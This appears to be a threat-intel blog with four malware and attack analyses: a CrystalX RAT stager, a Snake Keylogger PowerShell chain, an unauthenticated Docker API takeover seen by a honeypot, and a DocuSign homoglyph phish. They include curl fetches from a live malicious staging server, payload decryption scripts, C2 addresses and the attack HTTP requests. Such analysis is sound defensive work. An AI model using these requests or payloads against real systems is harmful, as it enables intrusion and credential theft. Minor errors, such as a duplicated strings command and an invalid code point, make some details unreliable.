4 posts tagged with "threat-intel"

View All Tags

Dissecting a Polymorphic WebP Donut Stager Delivering CrystalX RAT

· 8 min read

Overview

A new campaign popped up recently serving a polymorphic threat disguised as a WebP image file (app_JnCFbH.webp) hosted on AWS (documented on URLhaus #3910780).

Abuse.ch URLhaus entry

If you browse directly to the staging URL, you get a blank black page with a broken image icon:

Staged WebP in Browser

However, hidden inside this container is a multi-stage loader pipeline designed to deliver CrystalX RAT (CrysRat).

Let's dissect how this delivery chain works, how to unpack the final payload, and how its embedded C2 configuration was decrypted.


CAMPAIGN DOSSIER

CrystalX RAT Polymorphic Stager

A multi-stage loader delivered under the guise of a WebP image file, utilizing rolling subtractive XOR and Donut encryption to execute a secure CrysRat agent.

Primary TargetExposed Windows hosts & admin endpoints
Delivery VectorAWS Singapore staged payload (app_JnCFbH.webp)
Primary EffectRemote access, system control, & credential logging
Technical Signals & Targeted Ports
Protocol & Ports
6700 / TCPTLS / Secure SocketJSON / Custom Framing

Decryption Chain

The malware authors put together a neat assembly line to unpack the payload in memory without writing it to disk:

Stage 1: x64 GetPC Shellcode

The WebP image file contains a high-entropy data block appended to the end of the image. The stager starts by finding its own position in memory (a standard "GetPC" technique) and executes a basic stub to unpack the first layer in-place.

Type: polymorphic shellcode stager

Stage 2: Backwards Subtractive XOR

Once the initial shellcode is active, it runs a backwards loop over its own payload bytes, subtracting a rolling key byte from each position. It's a simple but effective trick to break static signature detection.

Type: subtractive XOR decryption loop

Stage 3: Donut Loader Execution

Donut wraps .NET assemblies in a native shellcode wrapper. The stager runs the Donut code, which extracts its configuration block, decrypts the embedded payload using the Chaskey block cipher in CTR mode, and decompresses it using APLib.

Type: reflective in-memory assembly loading

Breaking Down the Unpacking Tricks

The Backwards Subtractive XOR Evasion

Why did the malware authors write a subtractive rolling XOR loop that runs backwards? Standard security tools often look for repeated byte sequences or run simple linear XOR key solvers to check for hidden executables. By processing the byte array from the end of the file backwards (len(cipher) - 1 down to 0), and using the ciphertext byte from the previous step as the next key, the stager creates a non-linear decryption stream. This effectively breaks static pattern detectors, making the file look like high-entropy noise until the code runs.

Here is the Python equivalent of this backwards rolling loop:

# Simulating the backwards rolling subtractive XOR loop
cipher = bytearray(raw_data)
key = 0x6f
for i in range(len(cipher) - 1, -1, -1):
temp = cipher[i]
cipher[i] = (temp - key) & 0xff
key = temp

Reflective Loading with Donut

Once decrypted, Stage 2 hands execution over to Donut (a popular, open-source reflective loader framework). Donut is a devious choice for threat actors:

  • CLR Bootstrapping: Since the main payload is written in .NET (which requires the Windows Common Language Runtime to run), Donut's native x64 shellcode bootstraps the runtime from inside a host process. It resolves APIs like CorBindToRuntimeEx to load the CLR directly into memory.
  • AppDomain Hijacking: Once the CLR is active, Donut boots up a new AppDomain and loads the assembly (app_JnCFbH_payload.exe) entirely in-memory. Because no .NET file is written to the hard drive, standard file system hooks and basic EDR scans are completely bypassed.
  • Double Layer Cryptography: The stager payload within the Donut container is additionally protected using the Chaskey block cipher (in CTR mode) and compressed via APLib to keep the footprint as tiny and obfuscated as possible.

Configuration & Key Derivation

CrystalX RAT keeps its configuration settings (like the C2 address, installation folders, and certificate keys) hidden as encrypted Base64 strings inside the .NET assembly's static fields.

To decrypt these values, replicate the stager's custom key derivation. The malware uses PBKDF2 (Rfc2898DeriveBytes) with a hardcoded SHA-1 password hash, a static 32-byte salt, and 50,000 iterations to derive a 32-byte AES-256 key.

Encrypted Value Layout

Each encrypted string field follows a simple binary structure:

  1. HMAC Checksum (first 32 bytes): Used to verify the integrity of the data.
  2. AES Initialization Vector (next 16 bytes): The random IV used for CBC mode.
  3. AES Ciphertext (remaining bytes): The actual encrypted data.

Extract and decrypt these fields using the following Python script:

import base64
import hashlib
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend

# Key derivation parameters (redacted for safety)
password = b"<redacted>"
salt = bytes([<redacted>])
iterations = 50000

# Derive the AES-256 Key
derived = hashlib.pbkdf2_hmac('sha1', password, salt, iterations, dklen=96)
aes_key = derived[0:32]

def decrypt_crys_string(b64_str):
data = base64.b64decode(b64_str)
iv = data[32:48]
ciphertext = data[48:]

cipher = Cipher(algorithms.AES(aes_key), modes.CBC(iv), backend=default_backend())
decryptor = cipher.decryptor()
decrypted = decryptor.update(ciphertext) + decryptor.finalize()

# Trim PKCS7 padding
pad = decrypted[-1]
return decrypted[:-pad].decode('utf-8')

Decrypted Config Values

By applying the decryptor to the stager's fields, the plaintext C2 configuration can be pulled:

Version: '1.1.0' (CrystalX Client Version)
C2 Server: '47.237.101.246:6700;' (Command & Control Host)
Install Folder: 'SubDir' (Target folder under AppData)
Filename: 'Client.exe' (Dropped stager name)
Mutex: 'e362ccdb-9861-4423-82c1-34c4413b08b4' (Bot campaign identifier)
Auto-Start Key: 'Crys Client' (Registry run key name)

TLS & Command Verification

CrystalX doesn't communicate using standard WebSockets or HTTP. Instead, it establishes raw TCP socket connections using asynchronous calls (BeginConnect/BeginReceive) wrapped in TLS via an embedded copy of the BouncyCastle library.

The malware developers also implemented solid security checks to protect their botnet from hijackers and security analysts:

  1. C2 Certificate: The stager embeds a complete self-signed X.509 certificate (CN=Crys RAT Server CA) signed with a 4096-bit RSA key. The client checks this certificate to authenticate the C2 server during the TLS handshake.
  2. Command Signature Verification: The configuration includes a 4096-bit RSA public key modulus. Before executing any command sent from the C2 server, the client uses RSACryptoServiceProvider.VerifyHash to check the command's cryptographic signature, making sure it came from the real bot master.

C2 Cert


Threat Context: Webcrystal & MaaS Rebranding

The CrystalX RAT family was originally distributed under the name Webcrystal RAT in early 2026.

Distributed as a Malware-as-a-Service (MaaS) package marketed via Telegram channels, CrystalX is a Go/C# hybrid derived from older WebRAT (Salat Stealer) codebases. It is known for combining standard data theft (browser credential harvesting, Discord token logging, and cryptocurrency address clipping) with remote VNC control and unique "prankware" modules designed to disorient victims (mouse shaking, desktop icon hiding, screen rotation) while background exfiltration takes place.


Indicators of Compromise (IOCs)

IndicatorTypeDescription
http://47.129.178.214:8092/app_JnCFbH.webpURLPolymorphic WebP Stager (AWS Singapore)
47.237.101.246:6700C2CrystalX RAT C2 Server
app_JnCFbH_payload.exePEUnpacked CrystalX RAT Payload
e362ccdb-9861-4423-82c1-34c4413b08b4MutexCampaign Mutex
Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →

Deconstructing a Multi-Stage Snake Keylogger PowerShell Campaign

· 6 min read

Overview

This post details the static analysis and decryption of two malicious scripts: eecrypted.ps1 (documented on URLhaus #3906259) and ugcrypted.ps1 (documented on URLhaus #3906260), both hosted on the malicious staging server 178.16.53.176.

The initial hex-encoded XOR payload loader decrypts and runs the reflective loading helper (RACE.EXECUTE) that hollows out aspnet_compiler.exe to run Snake Keylogger.


Methodology

To statically analyze this threat chain safely without execution, the following manual steps can be performed.

1. Safe Acquisition

To prevent accidental execution, retrieve the staging payloads using curl with the output redirected to a safe, non-executable text format:

curl -s -o ./eecrypted_payload.txt http://178.16.53.176/DVB/eecrypted.ps1
curl -s -o ./ugcrypted_payload.txt http://178.16.53.176/DVB/ugcrypted.ps1

2. Manual Layer 1 Decryption (Hex-XOR)

The payload loader starts with a hex-encoded block ($encryptedHexData) and a hex-encoded XOR key ($decryptionHexKey). Extract the blobs from the file and decrypt them interactively in a Python shell (python3):

import re

# 1. Read the raw powershell crypter file
with open('./ugcrypted_payload.txt', 'r', encoding='utf-8') as f:
text = f.read()

# 2. Extract the hex payload and the 32-byte XOR key using regex
hex_data = re.search(r'\$encryptedHexData\s*=\s*@\'\s*(.*?)\s*\'@', text, re.DOTALL).group(1)
hex_key = re.search(r'\$decryptionHexKey\s*=\s*@\'\s*(.*?)\s*\'@', text, re.DOTALL).group(1)

# 3. Clean up the hex string and convert both to raw byte streams
cipher_bytes = bytes.fromhex(hex_data.replace('\n', '').replace('\r', ''))
key_bytes = bytes.fromhex(hex_key)

# 4. Perform the XOR loop
plain_bytes = bytes(b ^ key_bytes[i % len(key_bytes)] for i, b in enumerate(cipher_bytes))

# 5. Save the output as a decrypted PowerShell script
with open('layer1_decrypted.ps1', 'wb') as out:
out.write(plain_bytes)

3. Manual Layer 2 Decryption (Base64-XOR)

The decrypted Layer 1 output contains a base64-encoded $encodedData block decrypted using a hardcoded string key: "NIJAcoder76@@".

To extract and decrypt it:

import base64
import re

# 1. Read the decrypted Layer 1 script
with open('layer1_decrypted.ps1', 'r', encoding='utf-8') as f:
l1_text = f.read()

# 2. Extract the Base64 cipher text block
b64_cipher = re.search(r"\$encodedData\s*=\s*'(.*?)'", l1_text, re.DOTALL).group(1)
clean_b64 = re.sub(r'\s+', '', b64_cipher) # Remove whitespaces

# 3. Decode the base64 string
cipher_bytes = base64.b64decode(clean_b64)

# 4. XOR decrypt using the key bytes of "NIJAcoder76@@"
key_bytes = b"NIJAcoder76@@"
plain_bytes = bytes(b ^ key_bytes[i % len(key_bytes)] for i, b in enumerate(cipher_bytes))

# 5. Save the plain text (which is a base64 string of the final PE DLL)
with open('layer2_b64.txt', 'wb') as out:
out.write(plain_bytes)

4. Manual Layer 3 Decoding (Base64 to PE Injection DLL)

The decrypted Layer 2 output is the base64-encoded string representing the reflective helper DLL (RACE.EXECUTE). Decode it into a binary DLL:

import base64

# 1. Read the base64 string
with open('layer2_b64.txt', 'r', encoding='utf-8') as f:
b64_pe = f.read().strip()

# 2. Base64 decode to retrieve the raw Portable Executable (PE) bytes
pe_bytes = base64.b64decode(b64_pe)

# 3. Save as the DLL executable
with open('injection_helper.dll', 'wb') as out:
out.write(pe_bytes)

5. Final Snake Keylogger Payload Extraction

The actual payload bytes are stored inside layer1_decrypted.ps1 as a raw array of integers under [Byte[]]$payloadBytes = (77, 90, 144, ...). To convert this array to a binary executable:

import re

# 1. Read the decrypted Layer 1 script
with open('layer1_decrypted.ps1', 'r', encoding='utf-8') as f:
l1_text = f.read()

# 2. Extract the byte array string
byte_array_str = re.search(r'\[Byte\[\]\]\$payloadBytes\s*=\s*\((.*?)\)', l1_text, re.DOTALL).group(1)

# 3. Parse the string into a list of integers
byte_vals = [int(x) for x in re.split(r',|\s+', byte_array_str) if x.strip()]

# 4. Save the integers directly to file as raw bytes
with open('snake_payload.exe', 'wb') as out:
out.write(bytes(byte_vals))

6. Manual Strings Audit

Once you have extracted snake_payload.exe, you can statically audit its strings to find C2 domains, target DLLs, and exfiltration endpoints.

Using Unix Command Line:

Use the built-in strings utility. Since Windows .NET binaries store strings in both 8-bit ASCII and 16-bit UTF-16le formats, run the command with different encoding flags:

# Extract ASCII strings
strings -n 4 snake_payload.exe | grep -E -i "http|bot|\.php|dns"

# Extract UTF-16 Little-Endian strings (common in .NET binaries)
strings -n 4 snake_payload.exe | grep -E -i "http|bot|\.php|dns"

Using Python (Cross-Platform):

To automate this, run a Python script to scan the binary for both encodings and print suspicious keywords:

import re

# 1. Read binary data
with open('snake_payload.exe', 'rb') as f:
data = f.read()

# 2. Match ASCII and UTF-16 strings (minimum 4 characters)
ascii_strings = re.findall(b"[a-zA-Z0-9/\\-:.,_$ %'\"@]{4,}", data)
unicode_strings = re.findall(b"(?:[a-zA-Z0-9/\\-:.,_$ %'\"@]\x00){4,}", data)

# 3. Decode and compile
all_strings = []
for s in ascii_strings:
all_strings.append(s.decode('ascii', errors='ignore'))
for s in unicode_strings:
all_strings.append(s.decode('utf-16le', errors='ignore'))

# 4. Filter and display C2 indicators
suspicious = [s.strip() for s in all_strings if any(k in s.lower() for k in ["http", "bot", ".php", "telegram", "dns", "kozow"])]
for s in sorted(list(set(suspicious))):
print(s)

Tools Used

  • Custom Python decryption scripts (for multi-layer XOR/base64 decoding)
  • Local file strings extraction and regex analysis
  • Public Threat Intelligence databases (URLhaus, Abuse.ch, etc.)

Investigation

Payload Analysis: Snake Keylogger

Statically auditing the strings of the hollowed executables reveals typical indicators of Snake Keylogger (also known as 404 Keylogger):

  • Credential Theft Targets: Searches for Firefox data files (nss3.dll, mozglue.dll), Foxmail credentials (Foxmail.exe), and other local credentials.

  • Geolocation & IP Probing: Queries http://checkip.dyndns.org/ and https://reallyfreegeoip.org/xml/ to resolve host coordinates.
  • Command & Control Infrastructure: Exfiltrates credentials and keystrokes to the following C2 endpoints:
    • http://varders.kozow.com:8081
    • http://aborters.duckdns.org:8081
    • http://anotherarmy.dns.army:8081
    • http://51.38.247.67:8081/_send_.php (exfiltration receiver script)
    • https://api.telegram.org/bot (Telegram Bot exfiltration fallback)

Snake Keylogger embedded C2 domains and exfiltration PHP/Telegram endpoints in strings output


IOCs

Indicator TypeValueDescription
Loader SHA256fb6a0d07d6de377ba92277430cde62f40ea0ab1f63b3d5fe8df2c93b2261ab67eecrypted_payload.exe (Snake Keylogger)
Loader SHA25603d0c0eb7322d749f6ed52f631b46af9e413aa5eba6515210a9c6a956aef497cugcrypted_payload.exe (Snake Keylogger)
Injection DLLa2e9d433046aac0c29337843a2cdae31e9d20f8aecb4b2fa2229c32fbdba22f7RACE.EXECUTE reflective DLL injection helper
C2 Domainvarders.kozow.comPrimary Snake Keylogger C2
C2 Domainaborters.duckdns.orgSecondary Snake Keylogger C2
C2 Domainanotherarmy.dns.armyBackup Snake Keylogger C2
C2 IP51.38.247.67C2 Exfiltration Host (Port 8081)
Staging Server178.16.53.176Powershell script staging server

Detection Logic

IF
Process = powershell.exe
AND Command Line contains "bxor" AND ("GetString" OR "FromBase64String")
THEN
Automated PowerShell Obfuscated Loader Download/Execution Detected
IF
Process = aspnet_compiler.exe
AND Network Connection established on Port 8081 OR to api.telegram.org
AND Process load list includes "mozglue.dll" OR "nss3.dll" (without Firefox parent)
THEN
Snake Keylogger Process Injection & Exfiltration Detected

Observations & Conclusions

  1. Multi-Layer Decryption: The PowerShell loader utilizes successive layers of XOR hex-ciphers and base64 arrays to evade signature-based endpoint detection.
  2. Process Hollowing Injection: By targeting built-in .NET tools like aspnet_compiler.exe, the malware runs in-memory under a trusted Windows binary name, neutralizing standard process-tree audits.
  3. Snake Keylogger C2: Network exfiltration relies on multi-homed dynamic DNS domains (duckdns, kozow, dns.army) alongside direct IP targets on custom ports.
Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →

Anatomy of an Unauthenticated Docker Engine API Takeover Chain

· 6 min read

Overview

Exposing an unauthenticated Docker Engine API port (TCP 2375) to the public internet is one of the quickest ways to lose control of cloud infrastructure.

My newly deployed Docker API honeypot captured automated botnet scanners executing a complete, sub-second 4-stage attack chain:

Within ~100 milliseconds of confirming API responsiveness, automated exploit scripts transition from basic banner grabbing to full interactive container takeover attempts.

1. Reconnaissance Scan

Uses zgrab/0.x to sweep public IPv4 ranges for open /v1.16/version endpoints.

Tool: Zgrab Framework

2. Health Verification

Spoofs Docker-Client/20.10.18 to confirm /_ping returns 200 OK.

Response Delta: ~100ms

3. Container Creation

Issues POST /containers/create JSON payload to instantiate an unprivileged container.

Payload: Go-http-client/1.1

4. Socket Hijacking

Issues Connection: Upgrade header to upgrade HTTP to a raw interactive TCP socket.

Impact: Interactive Shell Access

ATTACK CHAIN AT A GLANCE

Automated botnets sweep public IP ranges for exposed Docker Engine APIs, leveraging sub-second protocol upgrades to establish raw interactive shell access.

Sub-Second Delta110 ms from ping to socket upgrade
Primary ToolingZgrab / Go-http-client / Docker CLI Spoofing
Target VectorUnauthenticated Docker Sockets (Port 2375)

Methodology

To dissect this attack progression, my analysis separates the incident into distinct operational phases:

  1. Reconnaissance Identification: Filter raw TCP telemetry for initial port scans and banner probes (/version).
  2. Ping & Daemon Verification: Isolate requests validating API availability (/_ping).
  3. Payload Inspection: Analyze POST /containers/create JSON structures to extract container configurations and target images.
  4. Interactive Upgrade Extraction: Inspect POST /containers/attach requests for raw TCP socket upgrade headers (Upgrade: tcp).
  5. Timeline Correlation: Calculate exact millisecond deltas between API response and subsequent exploit execution.
  6. Indicator Generation: Aggregate attacker IPs, User-Agent strings, and target API endpoints into reusable IOC tables and detection logic.

Tools used

  • Honeypot container logging raw HTTP REST API traffic on port 2375
  • JSON telemetry parser for timestamp delta calculations and payload extraction
  • Mermaid sequence diagramming for protocol flow visualization

Investigation

Reconnaissance & API Version Probing

The attack chain begins with wide-scope internet scanning to discover exposed Docker daemons.

Attacker IPs (such as 140.238.153.39 and 101.206.108.14) issue a lightweight version check using the Zgrab scanner framework:

GET /v1.16/version HTTP/1.1
Host: <HONEYPOT_IP>:2375
User-Agent: Mozilla/5.0 zgrab/0.x
Accept: */*
Accept-Encoding: gzip

Using zgrab/0.x allows attackers to rapidly sweep public IPv4 ranges and flag hosts that return standard Docker version metadata.

Responsiveness Check

Once an IP is identified as open, a second request verifies that the Docker Engine API daemon is actively responding:

HEAD /_ping HTTP/1.1
Host: <HONEYPOT_IP>:2375
User-Agent: Docker-Client/20.10.18 (linux)
GET /_ping HTTP/1.1
Host: <HONEYPOT_IP>:2375
User-Agent: Docker-Client/1.13.1 (linux)
Accept-Encoding: gzip

By disguising their User-Agent as a legitimate Linux Docker CLI client (Docker-Client/20.10.18 or Docker-Client/1.13.1), the bot confirms that /_ping returns an HTTP 200 OK response.

Container Creation Attempt

Just 111 milliseconds after receiving the ping confirmation, the attacker's automated script issues an API request to instantiate a new container:

POST /v1.24/containers/create HTTP/1.1
Host: <HONEYPOT_IP>:2375
User-Agent: Go-http-client/1.1
Content-Length: 2214
Content-Type: application/json

{
"Hostname": "",
"Domainname": "",
"User": "",
"AttachStdin": false,
"AttachStdout": true,
"AttachStderr": true
}

The payload specifies container parameters designed to run privileged tasks or mount underlying host filesystems (such as /host or /var/run/docker.sock).

Interactive Shell Upgrade

Immediately after submitting the container creation request (+110 ms), the bot attempts to attach an interactive socket stream to the container:

POST /v1.24/containers/attach?stderr=1&stdout=1&stream=1 HTTP/1.1
Host: <HONEYPOT_IP>:2375
User-Agent: Go-http-client/1.1
Content-Length: 0
Connection: Upgrade
Content-Type: text/plain
Upgrade: tcp
CRITICAL EXPLOIT VECTOR

Using the HTTP Connection: Upgrade header with Upgrade: tcp, the attacker requests the Docker daemon to switch the connection into a raw bidirectional TCP stream, providing direct interactive shell access to execute cryptojacking scripts (XMRig, kinsing) or host takeover commands.


IOCs

Indicator TypeValueDescription
Attacker IP140.238.153.39Active Docker API Takeover Scanner
Attacker IP101.206.108.14Active Docker API Takeover Scanner
Scanner User-AgentMozilla/5.0 zgrab/0.xZgrab Docker API Port Scanner
Client User-AgentDocker-Client/20.10.18 (linux)Automated Docker CLI Probe
Client User-AgentDocker-Client/1.13.1 (linux)Automated Docker CLI Probe
Target EndpointPOST /v1.24/containers/createContainer Creation Exploit Attempt
Target EndpointPOST /v1.24/containers/attachRaw TCP Shell Socket Upgrade Attempt

Detection Logic

IF
Destination Port = 2375 (Docker Engine API)
AND HTTP Request = GET /v1.16/version OR HEAD /_ping
AND User-Agent MATCHES "zgrab" OR "Docker-Client"
THEN
Docker API Reconnaissance Scan Detected
IF
HTTP Request = POST /v1.24/containers/create
AND Followed within < 2 seconds by POST /v1.24/containers/attach
AND Request Header contains "Connection: Upgrade" AND "Upgrade: tcp"
THEN
Automated Unauthenticated Docker Daemon Takeover Attempt Detected

Observations & Conclusions

  1. Sub-Second Execution Speed: Exploitation is entirely automated — the transition from /_ping to containers/create and containers/attach takes under 120 milliseconds.
  2. Standardized Toolchain: Attackers leverage zgrab for bulk port discovery, Go-http-client for REST API payloads, and spoofed Docker-Client headers for ping checks.
  3. Primary Intent: Unauthenticated Docker socket exposure remains a prime vector for automated cryptojacking campaigns (kinsing, kdevtmpf) aiming to deploy resource-intensive container workloads.
DEFENSIVE RECOMMENDATION

Docker TCP sockets should never be exposed unauthenticated on public interfaces (0.0.0.0:2375). Always enforce TLS mutual authentication (2376) or restrict access via SSH tunneling or firewall rules.

Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →

Spam Tales: DocuSign Homoglyph Attack

· 5 min read

Overview


A sneaky brand impersonation attack hit my inbox disguised as an urgent DocuSign notification (Your DОϹU91826661542441 is ready).

This campaign used a combination of:

  • homoglyph character substitution,
  • email service provider (ESP) abuse,
  • and open redirectors on compromised WordPress sites

Gmail inbox header showing spam warning and subject line

Methodology

For this type of email lure, I like to preserve a few layers separately:

  1. Capture the rendered email and inbox spam warnings before interacting with links.
  2. Review the sender, recipient, timestamps, homoglyphs, and ESP authentication results.
  3. Inspect the raw HTML for hidden text, tracking, encoding tricks, and benign filler templates.
  4. Trace link redirects using sandbox analysis and isolated browser tools.
  5. Inspect the jump host environment, TLS certificate issuance history, and final landing page behavior.
  6. Extract reusable IOCs and construct detection logic.

Tools used

  • Email source view for MIME structure, DKIM signatures, and homoglyph decoding
  • Message authentication summary for SPF, DKIM, and DMARC results
  • urlscan.io, urlquery, etc. sandbox for link expansion, TLS cert analysis, and HTTP redirect tracing
  • Isolated browser inspection for domain, cPanel 404, and certificate details

Investigation

Email authentication

Raw Email Headers
Delivered-To: [email protected]
Received: by 2002:a05:6000:2981:20b0:470:1989:2b with SMTP id gl1-n2csp382087wrb; Sat, 25 Jul 2026 13:23:13 -0700 (PDT)
X-Received: by 2002:a05:622a:5b8b:b0:51c:11b4:6b24 with SMTP id d75a77b69052e-529a839eaf9mr30388281cf.3.1785010993037; Sat, 25 Jul 2026 13:23:13 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1785010993; cv=none; d=google.com; s=arc-20260327; b=jc2U3u3oriGdaW3zKhRYbGj1CEYlYmguRS38AGYWbm8gveX7B86yYUiO0s0M7iBbF2 oVDANLiIYuaaZQGLDR0reqgBwZ8FaapypyN+eIFQQz13zOY69Kl91hlnt6APsmrCAEHz sq0bNJ+peR+l8qiavAjPF2K5scMRiVfpMmbRRmfX2oPTgZ1dZulB3VJCPiIRG3SE0UgA IdHcvE/1RTizvnx90LUIZreYH0JuUkw7/NWyH12XmRUgpHlddjT1Q62SLZC40bC1RbVo IxK/+z1OEzVDa0Zb3lExn0fV0gWFDHAWSa0tW8rLXR8b/7vr46YzjAEp8StEqQvWTrVG IM1g==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20260327; h=list-unsubscribe-post:list-unsubscribe:mime-version:subject:to :reply-to:from:date:message-id:dkim-signature:dkim-signature; bh=rEOILjV78ogHqX9MMMMGWZeCQ79y6ZHG/KxudsG5+H0=; fh=XM/DofkuIl8YxShyFh70zFRSv5HB1tzZL88CBxycvV0=; b=LQlyyeXe/82+ggZ+ecguRc8Bje5rKaICVaN8WfK5VGyNFWTtyCOZzIU+CSm26mtsoX aNt9hp0qgqo9fn3Rw+eL0dko0WoNQqiczHBcZSMvSG3csckaZQm6u4JF80aP0lH6AIBD 6FDNtr6KqPcT6INOkyjqb4SxVfDqrw1qPf90MqqP/2n1br3LQvOUx8bXrgZAAXu2lpVJ 34jLj4tWdHVd/IC/kNSaNad4jEb7qOgTZ8woyPaOq1Q7xZ6WZoM6LhkbzP/jM/9f9d/D 5ON5Vdpt+1LGYflnucMF849tTvHOtj4S45LwJ8gELIH1LEUJ1eiudFDXF+aS6/+cXbeF S8KQ==; dara=google.com
ARC-Authentication-Results: i=1; mx.google.com; dkim=pass [email protected] header.s=12042023 header.b=GhADEAp8; dkim=pass [email protected] header.s=1000073432 header.b=BQKKmA2h; spf=pass (google.com: domain of avmjokt7ttosjvgioqix2pq==_1142334191866_tcsumohmefg6vqjccjiaaw==@in.constantcontact.com designates 208.75.123.235 as permitted sender) smtp.mailfrom="AvMjokt7tTOSJVgiOqIX2PQ==_1142334191866_TCSUMohmEfG6vQJCCjIAAw==@in.constantcontact.com"; dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=ccsend.com
Return-Path: <AvMjokt7tTOSJVgiOqIX2PQ==_1142334191866_TCSUMohmEfG6vQJCCjIAAw==@in.constantcontact.com>
Received: from ccm235.constantcontact.com (ccm235.constantcontact.com. [208.75.123.235]) by mx.google.com with ESMTPS id d75a77b69052e-529a2b0c0f6si37975291cf.265.2026.07.25.13.23.12 for <[email protected]> (version=TLS1_3 cipher=TLS_AES_256_GCM_SHA384 bits=256/256); Sat, 25 Jul 2026 13:23:13 -0700 (PDT)
Received-SPF: pass (google.com: domain of avmjokt7ttosjvgioqix2pq==_1142334191866_tcsumohmefg6vqjccjiaaw==@in.constantcontact.com designates 208.75.123.235 as permitted sender) client-ip=208.75.123.235;
Authentication-Results: mx.google.com; dkim=pass [email protected] header.s=12042023 header.b=GhADEAp8; dkim=pass [email protected] header.s=1000073432 header.b=BQKKmA2h; spf=pass (google.com: domain of avmjokt7ttosjvgioqix2pq==_1142334191866_tcsumohmefg6vqjccjiaaw==@in.constantcontact.com designates 208.75.123.235 as permitted sender) smtp.mailfrom="AvMjokt7tTOSJVgiOqIX2PQ==_1142334191866_TCSUMohmEfG6vQJCCjIAAw==@in.constantcontact.com"; dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=ccsend.com
DKIM-Signature: v=1; q=dns/txt; a=rsa-sha256; c=relaxed/relaxed; s=12042023; d=shared1.ccsend.com; h=date:mime-version:subject:X-Feedback-ID:X-250ok-CID:message-id:from:reply-to:list-unsubscribe:list-unsubscribe-post:to; bh=rEOILjV78ogHqX9MMMMGWZeCQ79y6ZHG/KxudsG5+H0=; b=GhADEAp8Hl9mtinYMtmO7cWOCCfkJyHS3LNc2GWRAtNuJWkNoGaHi/9Mn5AC0R2x9gCnUJFU7NBOSCUkOpKM4jh7X9HwBKw/oJVofst4COXz82o/q9PG0ttDxYEjJnZRNnGjO4llhMuHa83FUIopPb9YhHcdS2ylLTsTmApBftJNwQpSi4vBJArC827YX/CW9PMDYCegUeRKUtiZJDhuMYVLLHF2LJxnYzqGoXW5Xoh89J8txf05xq9DXOiZtF//rulJJX5JvVb9cBjSPEGgm1n01mXrLLzGjX5y4f3yfpIpHT8yEFl6cERimZTUiR13jrd/q3TNqfA2fJr7RQ4IWw==
DKIM-Signature: v=1; q=dns/txt; a=rsa-sha256; c=relaxed/relaxed; s=1000073432; d=auth.ccsend.com; h=date:mime-version:subject:X-Feedback-ID:X-250ok-CID:message-id:from:reply-to:list-unsubscribe:list-unsubscribe-post:to; bh=rEOILjV78ogHqX9MMMMGWZeCQ79y6ZHG/KxudsG5+H0=; b=BQKKmA2hm8ll5kaH7Ta9cQdLtzW8O7KwoNkUV8ZpGduqEjcTTy2kyV3dyXK3iNE97k60jRjTTxISdFivzZh51sT8dzwirbvnsZiy6kcjRJemEYQWj6Eu05Ao4xROp38tMCeUnoDVyG2E+nGKpsPIztEjqgrOBgcDnL9H7gA7wsg=
Message-ID: <1142334703227.1142334191866.1072553232.0.291622JL.2002@synd.ccsend.com>
Date: Sat, 25 Jul 2026 16:23:12 -0400 (EDT)
From: =?utf-8?Q?D=D0=9E=CF=B9U91826661542441=D0=85=D0=86G=CE=9D?= <[email protected]>
Reply-To: [email protected]
To: [email protected]
Subject: =?utf-8?Q?Your_D=D0=9E=CF=B991826661542441_is_ready?=
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary="----=_Part_275054477_708520069.1785010992844"
List-Unsubscribe: <https://visitor.constantcontact.com/do?p=un&m=001st0JLJ3BRgXpr0CayrEO5A%3D%3D&se=001cBN8W11zlBDfFajHrVJgTw%3D%3D&t=001EkZLEx15CcE%3D&llr=9h5yg7hbb>
List-Unsubscribe-Post: List-Unsubscribe=One-Click
X-Campaign-Activity-ID: bcc8e892-deed-4ce4-8956-088ea885f63d
X-250ok-CID: bcc8e892-deed-4ce4-8956-088ea885f63d
X-Channel-ID: 4c249432-8866-11f1-babd-02420a320003
X-Return-Path-Hint: AvMjokt7tTOSJVgiOqIX2PQ==_1142334191866_TCSUMohmEfG6vQJCCjIAAw==@in.constantcontact.com
X-Roving-Campaignid: 1142334703227
X-Roving-Id: 1142334191866.1072553232
X-Feedback-ID: 4c249432-8866-11f1-babd-02420a320003:bcc8e892-deed-4ce4-8956-088ea885f63d:1142334191866:CTCT
X-CTCT-ID: 4c14f3f6-8866-11f1-babd-02420a320003

The message presented itself as:

From: DОϹU91826661542441ЅЅGΝ <[email protected]>
Subject: Your DОϹU91826661542441 is ready
Date: Sat, 25 Jul 2026 16:23:12 -0400

Observed authentication results:

SPF: PASS (google.com: domain of constantcontact.com designates 208.75.123.235 as permitted sender)
DKIM: PASS (shared1.ccsend.com and auth.ccsend.com)
DMARC: PASS (p=REJECT header.from=ccsend.com)

Because Constant Contact (ccm235.constantcontact.com / 208.75.123.235) is a legitimate bulk email marketing platform, the message passed all standard email authentication checks.

To evade automated Natural Language Processing (NLP) anti-phishing rules that flag words like DocuSign, the attacker replaced standard Latin characters with visually identical Cyrillic and Greek Unicode characters:

  • Subject String: DОϹU91826661542441
    • О → Cyrillic Capital Letter O (U+041E)
    • Ϲ → Greek Lunate Sigma Symbol (U+03F2)
  • Sender Display Name: DОϹU91826661542441ЅЅGΝ
    • Ѕ → Cyrillic Capital Letter Dze (U+0405)
    • Ν → Greek Capital Letter Nu (U+039N)

HTML filler



The HTML and plain text bodies contained a complete template for a business (radosslabcare) with a discount code (SAVE20).

Rendered email body showing Grand Opening celebration copy

Inserting benign commercial text serves a dual purpose:

  1. Classifier Confusion: Spam filters scoring content intent classify the body as a standard commercial promotional message.
  2. Hidden Links: The actual visual link is tied to a large transparent overlay image pointing to the attacker's infrastructure.

Rendered email footer showing coupon SAVE20 and Constant Contact branding

The primary link embedded in the message was wrapped via Constant Contact's tracking service:

